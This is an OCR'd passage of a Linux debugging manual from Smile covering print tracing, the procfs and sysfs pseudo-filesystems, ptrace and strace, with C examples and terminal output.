Debugging Linux OS

Version ??

Smile
20 Rue des Jardins
92600 Asnières-sur-Seine
www.smile.fr

Table of contents

1 Introduction **4**

2 Debugging userland applications **5**

2.1 Introduction to User space debugging . . . 5

2.2 User space debugging mechanisms . . . 5

2.2.1 USDT and print . . . 6

2.2.2 Querying the filesystem . . . 9

2.2.3 Tapping Syscalls and Library calls . . . 13

2.2.4 Valgrind . . . 22

2.2.4.3

Callgrind27subsubsection.2.2.4.3 2.2.4.5 DRD : 32subsubsection.2.2.4.5

2.3 GNU Debugger (GDB) . . . 36

2.3.1 Basic commands of GDB . . . 36

2.3.2 GDB command line options . . . 39

2.3.3 File core dump . . . 45

2.3.4 Local Debugging using GDB . . . 49

2.3.5 Remote userland debugging . . . 50

2.3.6 Graphical user interface GDB . . . 56

2.4 Debugging a real world userland application . . . 57

3 Journey to kernel debugging **58**

3.1 The linux kernel . . . 58

3.1.1 Why do we need a kernel . . . 59

3.1.2 Kernel version problem . . . 59

3.1.3 Locating the kernel . . . 59

3.1.4 Building a custom kernel . . . 61

3.2 Linux kernel debugging methodologies . . . 62
3.3 Practical linux debugging . . . 62
3.3.1 Kernel tracepoints and printk . . . 63
3.3.2 GDB . . . 65
3.3.3 System faults debugging . . . 77
3.3.4 Linux kernel core dump analysis . . . 83

4 Tracing and profiling the kernel 88
4.1 Tracing vs profiling . . . 88
4.2 Userspace and Kernel probes . . . 88
4.2.1 USDT . . . 88
4.2.2 Tracepoints . . . 89
4.2.3 Uprobes . . . 90
4.2.4 Kprobes . . . 90
4.3 Tracing tools . . . 90
4.3.1 Ftrace . . . 91
4.3.2 LTTng . . . 108
4.3.3 Perf (Perf events) . . . 125
4.3.4 Other tracers . . . 141
4.3.5 Comparative study of tracers . . . 148
4.4 Methodology of using tracers and profilers . . . 155
4.4.1 Basic troubleshooting tools . . . 155
4.4.2 Choice of a tracer . . . 157

5 Debugging Unix-like kernel with OpenOCD 159
5.1 Introduction to OpenOCD . . . 159
5.1.1 Overview of OpenOCD . . . 159
5.1.2 Installing OpenOCD . . . 159
5.1.3 OpenOCD directories . . . 160
5.2 Practical OpenOCD . . . 161
5.2.1 STM32F407 (supported by OpenOCD) . . . 161
5.2.2 Raspberry PI 3 (Config file is available online) . . . 165

5.3 Advanced OpenOCD . . . 167
5.3.1 Crash course to JTAG . . . 168
5.3.2 Autoprobing the target using OpenOCD . . . 170
5.3.3 Writting OpenOCD scripts from scratch . . . 171
5.4 OESdebug . . . 175
5.5 Troubleshoot OpenOCD errors . . . 181

6 Kernel security
6.1

Userland attacks and defenses185section.6.1

6.1.1 Only one debugger rules . . . 185
6.1.2 Hijacking the C library . . . 187
6.2 Kernel-land security . . . 189
6.2.1 Kernel-land attacks . . . 189

7 Conclusion **195**

Appendices **196**

.1 Serial communication . . . 197

1 Introduction

Embedded devices are increasingly popular, devices are becoming smaller, smarter, interactive and offer a great user experience.

Linux has seen the world in Helsinki in 1991, an Open-Source operating system created by Linus torvald. Linux emmerged quickly and gained in popularity and community.

Most today's embedded devices rely on a UNIX-like system, ***Linux is the dominant***. in fact, It has several advantages [1] :

- **Open Source :** The sources are available, everyone can customize them according to the needs.
- **Architecture support :** Linux provides support for a wide range of architectures.
- **Not specific to vendor :** One is not tied or dependent on a specific constructor, Linux is maintained by an active community.
- **Relatively low cost :** The developement is always cheaper using Linux.

However, such a powerful system is massif in terms of code complexity. As the rule says : « *More code, more error prone* », We need mechanisms that can scale efficiently to track bugs and inconsistencies. A variety of tools have been adopted (some are even built-in) that helps developers to write more stable and efficient programs.

More can be said as Linux is a multitasking and multiuser system, every piece of code is checked for permissions. It does even distinguishe between two spaces known as the userspace and the kernel, each has it's own operating privileges (the kernel does have all the privileges) so they must be debugged differently.

Linux is in constant evolution, the lastest version (in developement and maybe unstable) can be found at the linus torvald github : `https://github.com/torvalds/linux`. Hopefully, a stable version (but not the latest) is always available at : `https://www.kernel.org/`.
If one is interested to track the changes that were made in every release, the website : `https://kernelnewbies.org/LinuxVersions` can be helpfull.

Embedded systems are growingly powered by Linux (linux.com), having the knowledge to debug it is a crucial skill.

1. An excellent presentation by William Stallings on Embedded Operating Systems is available at : `http://slideplayer.com/slide/5725214/`

2 Debugging userland applications

2.1 Introduction to User space debugging

Linux is a multitasking system that has been in the wild since 1991. Modern systems became complicated that we need different quality of services, reliablity of software, responsiveness, security and great user experience. Such constrains lead to the introduction of ***privileges***.
Some components of an operating system are more critical than others (changing fan's speed, CPU's working voltages, first instruction executed by the processor, ..., etc) must not be accessed by the user or his /her applications (nano, vlc, browser, ..., etc) which are not critical and run less stable code.

Linux like most today's OS (Operating systems) runs two level of privileges, a userspace (least privileges) and a kernelspace (high privileges).




Figure 2.1 – Separation of privileges between user and kernel spaces

Note : Syscall (System call) is the only way to access the kernel code from userspace (We will see more later).

2.2 User space debugging mechanisms

2.2.1 USDT and print

The simplest debugging mechanism is using a userland probe (or a printf statement). This is called USDT (Userland Statically Defined Tracing).
USDT means placing probes in the code to keep track on the different states it is undergoing.

We will illustrate the use of tracepoints using two examples :

1. **Pseudo random number generator :** let's write a simple pseudo random generator which produces a number to be doubled or tripled depending on it's value (Greater or less than 50) before saving it into an array (**Figure 2.2**).




FIGURE 2.2 – Generating random numbers

— let's write the first version of such a program :

```c
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#define NUMBER_OF_RANDOM 5
#define DOUBLE_TRIPLE_CHOICE_NUMBER 50
#define NUMBER_MAX 100
#define NUMBER_MIN 1

int generateRandom();
int doubleGeneratedRandomNumber(int x);
int tripleGeneratedRandomNumber(int y);
void printFinalGeneratedNumbers(int myNumbers[]);

int main(int argc,char *argv[]){
  // RandomNumbers holds the generated random numbers
  int RandomNumbers[NUMBER_OF_RANDOM] = {0};

  // Initialize the pseudo-random generator
  srand(time(NULL));

```

```
22   //Generate and save 10 random numbers
23   for(int i=0; i< NUMBER_OF_RANDOM; i++){
24     RandomNumbers[i] = generateRandom();
25     if(RandomNumbers[i] < DOUBLE_TRIPLE_CHOICE_NUMBER)
26       RandomNumbers[i] = doubleGeneratedRandomNumber(RandomNumbers[i]);
27     else
28       RandomNumbers[i] = tripleGeneratedRandomNumber(RandomNumbers[i]);
29
30   }
31
32   printFinalGeneratedNumbers(RandomNumbers);
33
34
35   return EXIT_SUCCESS;
36
37 }
38
39 //Function to generate a pseudo-random number between NUMBER_MIN and NUMBER_MAX
40 int generateRandom(){
41   return (rand() % (NUMBER_MAX - NUMBER_MIN)) + NUMBER_MIN;
42 }
43
44 int doubleGeneratedRandomNumber(int x){
45   return 2 * x;
46 }
47
48 int tripleGeneratedRandomNumber(int y){
49   return 3 * y;
50 }
51
52 void printFinalGeneratedNumbers(int myNumbers[]){
53   printf("The program generated the following numbers : ");
54   for(int i=0; i< NUMBER_OF_RANDOM; i++){
55     printf("%d ",myNumbers[i]);
56   }
57   printf("\n");
58 }
```

The program above produces the output of **Figure 2.3**

```
jugbe@F-NAN-HIPPOPOTAME: ~/take/userlandDebugging/print/simple-overflow
Fichier Édition Affichage Rechercher Terminal Aide
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ gcc -o generateRandom generateRandN
umber.cpp
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ ./generateRandom
The program generated the following numbers : 108 50 122 118 90
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ ./generateRandom
The program generated the following numbers : 152 12 196 6 56
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ ./generateRandom
The program generated the following numbers : 60 140 10 122 98
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$
```

Figure 2.3 – Generation of five random numbers

— Howerver, the program does not show if the number was doubled or tripled before the end, it only prints the final result, let's change the main function in order to get more insight

```
1 int main(int argc,char *argv[]){
2   // RandomNumbers holds the generated random numbers
3   int RandomNumbers[NUMBER_OF_RANDOM] = {0};
4
5   // Initialize the pseudo-random generator
6   srand(time(NULL));
7
8   //Generate and save 10 random numbers
9   for(int i=0; i< NUMBER_OF_RANDOM; i++){
```

```
10      RandomNumbers[i] = generateRandom();
11      if(RandomNumbers[i] < DOUBLE_TRIPLE_CHOICE_NUMBER){
12        RandomNumbers[i] = doubleGeneratedRandomNumber(RandomNumbers[i]);
13        printf("The function doubleGeneratedRandomNumber() was executed at loop itteration %d to
      generate  : %d\n", i,RandomNumbers[i]);
14      }
15
16      else {
17        RandomNumbers[i] = tripleGeneratedRandomNumber(RandomNumbers[i]);
18        printf("The function tripleGeneratedRandomNumber() was executed at loop itteration %d to
      generate : %d\n", i,RandomNumbers[i]);
19      }
20
21    }
22
23    printFinalGeneratedNumbers(RandomNumbers);
24
25
26    return EXIT_SUCCESS;
27
28  }
```

If we run the program at this stage, we would have an output similar to **Figure 2.4**

```
jugbe@F-NAN-HIPPOPOTAME: ~/take/userlandDebugging/print/simple-overflow
Fichier  Édition  Affichage  Rechercher  Terminal  Aide
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ gcc -o generateRandomTracepoint gen
erateRandNumberTracepoint.cpp
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ ./generateRandomTracepoint
The function tripleGeneratedRandomNumber() was executed at loop itteration 0 to generate : 148
The function doubleGeneratedRandomNumber() was executed at loop itteration 1 to generate  : 14
The function tripleGeneratedRandomNumber() was executed at loop itteration 2 to generate : 116
The function doubleGeneratedRandomNumber() was executed at loop itteration 3 to generate  : 58
The function tripleGeneratedRandomNumber() was executed at loop itteration 4 to generate : 194
The program generated the following numbers : 148 14 116 58 194
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$ ./generateRandomTracepoint
The function doubleGeneratedRandomNumber() was executed at loop itteration 0 to generate  : 20
The function doubleGeneratedRandomNumber() was executed at loop itteration 1 to generate  : 12
The function doubleGeneratedRandomNumber() was executed at loop itteration 2 to generate  : 46
The function doubleGeneratedRandomNumber() was executed at loop itteration 3 to generate  : 80
The function doubleGeneratedRandomNumber() was executed at loop itteration 4 to generate  : 72
The program generated the following numbers : 20 12 46 80 72
jugbe@F-NAN-HIPPOPOTAME:~/take/userlandDebugging/print/simple-overflow$
```

FIGURE 2.4 – Generation of five random numbers with print tracing enabled

2. **Smiuc game :** let's practice on a game I have made using SDL C library. The console will be hidden in such kind of applications, if something goes wrong it's difficult to trace the problem.

   Smiuc (Shoot me if you can) uses a set of images and fonts, if those are not available the application closes without showing the reason.

   Hopefully, we can use a function like fprintf and redirect the *standard error* to a file.

```
1     fprintf(stderr, "Error : %s\n", Error_arguments );
2
```

Using such approach I got a *stderr* file when the images were missing, the file's content is shown **Figure 2.5**. Finally, adding the images fixed the problem (**Figure 2.6**).

```
Unable to load bitmap: Couldn't open img/tux-72.bmp
```

FIGURE 2.5 – Getting program's error from the stderr




Figure 2.6 – Smiuc game after fixing the broken image link

You can experiment on the sources, try to omit the images or the fonts to see the result.

Note : Try experimenting by double clicking on the game executable(do not launch it from the terminal), Some linux distributions redirects the « stderr »to the console, don't be scarred if you see the messages on your terminal.

2.2.2 Querying the filesystem

Linux is enhanced in terms of security, robust and fault tolerant. It distinguishes between different level of privileges and mainly : a userspace and kernel land. This allows the system to correctly handle the resources and prevent unauthorized accesses.

However, there are important data-structures and information that we require even in userspace (memory allocated, available resources, state of the process, ..., etc). Linux provides us with two pseudo filesystems that allow the kernel to share some it's knowledge to the userspace.

The **procfs** and **sysfs** filesystems do not exist on the disk, they are created on the fly. We can check this statement by trying to get their size on the disk (**Figure 2.7**).




Figure 2.7 – Size of the /proc and /sys folder

We can deduce from **Figure 2.7** that /proc and /sys are created during the system boot.

Both proc and sysfs are organizd in a hierarchical structure :

1. **/proc :** **Figure 2.8** shows */proc* filesystem's content.




Figure 2.8 – General overview of ProcFS

— **/proc/meminfo :** displays memory status of the system.

```
1 $ cat /proc/meminfo
```

— **/proc/cpuinfo :** shows information related to the CPU.

```
1 $ cat /proc/cpuinfo
```

— **/proc/pid** : for every process created in the system, a folder is created in the procfs that contains information related to it. You may already have noticed *Numbers* in **Figure 2.8**, those are **process identifiers (PID)**. We can get a great insight about a process by accessing it's folder.
  — **/proc/pid/maps :** displays the layout of the virtual address space of a process (**Figure 2.9**).




Figure 2.9 – Layout of the virtual adress space of the init process

— **/proc/pid/pagemap :** contains the association between the page in the process virtual space and the frame in memory. This is a binary file, you need a dedicated utility to parse it.
As an example, let's try to find where the page 0x55c49aab888 is mapped in memory using v2pfn [1] utility.




Figure 2.10 – View page to frame association of the init process

Remarque : v2pfn reports that page « 0x55c49aab888 »is mapped to frame « 0x3c56dL ».

— **/proc/pid/limits :** gets processes resource limits (**Figure 2.11**). Only root can increase hard resource limits, conventionnal processes can only lower them (without being able to increase them again). **Note :**




Figure 2.11 – View process resource limits

Linux defines 16 different resource limits. Any process can increase it's Soft limit to Hard limit but only root can boost the Hard Limit (this is known as CAP_SYS_RESOURCE capability).

— **/proc/pid/status :** Status information about the process as follow :

```
1  jugurtha@jugurtha-PC ~ $ cat /proc/1/status
2  Name: systemd
3  State: S (sleeping)
4  ....
5  Pid: 1
6  PPid: 0
7  TracerPid: 0
8  Uid: 0 0 0 0
9  Gid: 0 0 0 0
10 FDSize: 128
11 ...
12 VmPeak: 251180 kB
13 VmSize: 185644 kB
14 .....
```

Any process can refer to itself at any time using */proc/self/status* (equivalent to */proc/pid/status*)
Note : « TracerPid »field shows if a debugger is attached to the process (0 means no debugger)

1. v2pfn is written by JEFF LI : `https://blog.jeffli.me/blog/2014/11/08/pagemap-interface-of-linux-explained/`

2. **/sysfs :** the /proc filesystem has neither a structure nor rules to organize it, information exposed by the kernel is mixed up together is a caotic form (data structures that are not related are found at the same place). Linux community created */sysfs*, a structured pseudo-filesystem with a clear layout.
   The official documentation of sysfs is found on the following link :
   `http://man7.org/linux/man-pages/man5/sysfs.5.html`
   One important directory for debugging the kernel is the « /sys/module ».
   This file contains the list of all modules that are loaded into the kernel (**Figure 2.12**).




Figure 2.12 – List of modules in /sys/module/

Important command to remember

We can also use the command « lsmod »which parses the sysfs to display information about modules :

```
1 $ lsmod
```

2.2.3 Tapping Syscalls and Library calls

2.2.3.1 ptrace

Ptrace is the most valuable mechanism to debug userspace applications. *Most of the utilities that are covered later (strace, ltrace and GDB) rely on ptrace in the background* (without it they will be useless).
Ptrace became our ally to get insight into userland. However, attackers uses it extensively too to escalate privileges.
Due to security issues, some distributions like Ubuntu disables ptrace by default, We must enable it as follow :

```
$ sudo echo 0 > /proc/sys/kernel/yama/ptrace_scope
```

A detailed page on Yama (security patch) is available on this link :
`https://www.kernel.org/doc/Documentation/security/Yama.txt`

2.2.3.2 strace

Strace is a debugging and diagnostic tool[2]. The « s »stands for « system call », which means that strace can *monitor Syscalls and reports them* to the end user.

Enable ptrace
strace requires enabling ptrace on your system, some linux distributions blocks it for security reasons (*refer to subsection 2.2.3.1*).

The following simple C code will be used to demonstrate the usage of *strace*. The program reads a file's content (*smile-stats.txt*) to the stdout (Terminal).

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc,char *argv[]){
    FILE *fileDescriptorSmile = NULL; // Defines a file stream
    char c;
    fileDescriptorSmile = fopen("smile-stats.txt","r");
    if(fileDescriptorSmile != NULL){
        while (c != EOF){ /* Itterate through the file */
            printf ("%c", c); // displays character to the stdout
            c = fgetc(fileDescriptorSmile); //reads character from file stream
        }
        printf("\n");
        fclose(fileDescriptorSmile); // close file stream
    }
    else {
        printf("Cannot open the file !\n"); /* Problem's to open the file */
    }
    return EXIT_SUCCESS;
}
```

Remark : One can also use fgets() for more efficient reading.

2. Strace official's documentation is available on : `http://man7.org/linux/man-pages/man1/strace.1.html`

1. **Basic usage of strace :** the most common way to use *strace* is :

```
$ strace ./myExecutable
```

The above command shows the successive syscalls (open, fstat, read, write, close, ..., etc) in a chronological order (**Figure 2.13**).

```
brk(NULL)                               = 0xdb0000
brk(0xdd1000)                           = 0xdd1000
open("smile-stats.txt", O_RDONLY)       = 3
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
fstat(3, {st_mode=S_IFREG|0777, st_size=13, ...}) = 0
read(3, "Hello SMILE!\n", 4096)         = 13
write(1, "\0Hello SMILE!\n", 14Hello SMILE!
)       = 14
read(3, "", 4096)                       = 0
write(1, "\n", 1
)                   = 1
close(3)                                = 0
exit_group(0)                           = ?
+++ exited with 0 +++
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $
```

FIGURE 2.13 – Strace reporting syscall chronology

Note : Some of strace's output (at the beginning) are not actually comming from the program (the loading process). We can see the following line from **Figure 2.13** :

$$\text{open("smile-stats.txt", O\_RDONLY)} = 3$$

strace caught the syscall *open*, it's arguments and return value(= 3). The return value indicates that the file was found and openned with success.

Common issue : A simple expriment to use strace to track problems in a program is to remove the file « *smile-stats.txt* », let's launch strace against the executable as shown in **Figure 2.14**.

Observe again the line :

```
munmap(0x7f59019b4000, 113653)          = 0
brk(NULL)                               = 0xf30000
brk(0xf51000)                           = 0xf51000
open("smile-stats.txt", O_RDONLY)       = -1 ENOENT (No such file or directory)
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
write(1, "Cannot open the file !\n", 23Cannot open the file !
) = 23
exit_group(0)                           = ?
+++ exited with 0 +++
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $
```

FIGURE 2.14 – Strace reporting syscall open error-file not found

$$\text{open("smile-stats.txt", O\_RDONLY)} = \text{-1 ENOENT (No such file or directory)}$$

We can see that the return value is -1 (strace associates the return value with it's human readable meaning *No such file or directory*).

perror can replace strace ?

The reader may ask : Using perror helps to detect a missing file or an insufficient access permissions, Why to use strace ?

Industrial projects are written by a group of developers (not everyone checks return values). When the project gets complicated, even professional people misses good practises (no one writes perfect code).

Remember : printf and perror may quickly overwhelm an embedded system.

2. **System call statistics :** strace is capable to gather statistics on system calls, the « -c »option stands for count.

```
$ strace -c ./myExecutable
```

— **Figure 2.15** shows the Syscalls statistics when the **file** « smile-stats.txt »**is found** in the current directory

```
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $ strace
 -c ./fileNotFound
Hello SMILE!

% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         3           read
  0.00    0.000000           0         2           write
  0.00    0.000000           0         3           open
  0.00    0.000000           0         3           close
  0.00    0.000000           0         4           fstat
  0.00    0.000000           0         7           mmap
  0.00    0.000000           0         4           mprotect
  0.00    0.000000           0         1           munmap
  0.00    0.000000           0         3           brk
  0.00    0.000000           0         3         3 access
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         1           arch_prctl
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                    35         3 total
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $
```

FIGURE 2.15 – Strace gathering userland syscall statistics

Two columns are essential to understand the output :

(a) **calls :** the number of times the syscall was made.

(b) **errors :** the number of times the syscall failed.

Remark : no error was reported on open or close syscall which means the file was openned and closed with success.

— **Figure 2.16** shows the Syscalls statistics when the **file** « smile-stats.txt »is **not found**

```
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $ strace
 -c ./fileNotFound
Cannot open the file !
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  0.00    0.000000           0         1           read
  0.00    0.000000           0         1           write
  0.00    0.000000           0         3         1 open
  0.00    0.000000           0         2           close
  0.00    0.000000           0         3           fstat
  0.00    0.000000           0         7           mmap
  0.00    0.000000           0         4           mprotect
  0.00    0.000000           0         1           munmap
  0.00    0.000000           0         3           brk
  0.00    0.000000           0         3         3 access
  0.00    0.000000           0         1           execve
  0.00    0.000000           0         1           arch_prctl
------ ----------- ----------- --------- --------- ----------------
100.00    0.000000                    30         4 total
jugurtha@jugurtha-PC ~/Documents/take3/tests/Chapter-1/file-not-found $
```

FIGURE 2.16 – Strace reporting open error when the file is not found

Remark : strace reported an error on « open »Syscall because the file was missing (use *strace ./program* to see which file is missing).

3. **strace most widely used options :** Strace tends to generate a lot of entries, maybe tahousands for bigger projects. A Couple of options were added to tune it's behaviour, We will highlight the most important ones.

— **Listening only for a specific list of syscalls :**

```
$ strace -e trace=<Syscall list> ./myProgram
```

An example will be :

```
$ strace -e trace=open, close ./myProgram
```

Executing the above command on our program will yield to the output shown in **Figure 2.17**

```
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$ strace -e trace=open,close ./fileNotFo
und
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
close(3)                                = 0
open("/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
close(3)                                = 0
open("smile-stats.txt", O_RDONLY)       = 3
Hello SMILE!

close(3)                                = 0
+++ exited with 0 +++
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$
```

FIGURE 2.17 – Selecting syscalls to trace using strace

Result : Only open and close Syscalls are returned.

— **Getting some syscalls list by categories :** Syscalls can be grouped by categories as shown below :

System call Categories	Related system calls
file	open, chmod, stat, truncate, ...,etc.
process	Process management : clone, exit_group, execve, wait4, ..., etc.
network	Network syscalls : socket, linsten, bind, ..., etc.
memory	mmap, mprotect, ..., etc

An example will be :

```
$ strace -e trace=network, memory ./myProgram
```

Let's catch memory related syscalls, the result is shown in **Figure 2.18**

```
jugbe@F-NAN-HIPPOPOTAME:~/tests/Chapter-1/file-not-found$ strace -e trace=memory ./fileNotFound
brk(NULL)                               = 0x7b3000
mmap(NULL, 114462, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fc95294b000
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fc95294a000
mmap(NULL, 3971488, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fc952378000
mprotect(0x7fc952538000, 2097152, PROT_NONE) = 0
mmap(0x7fc952738000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1c00
00) = 0x7fc952738000
mmap(0x7fc95273e000, 14752, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) =
0x7fc95273e000
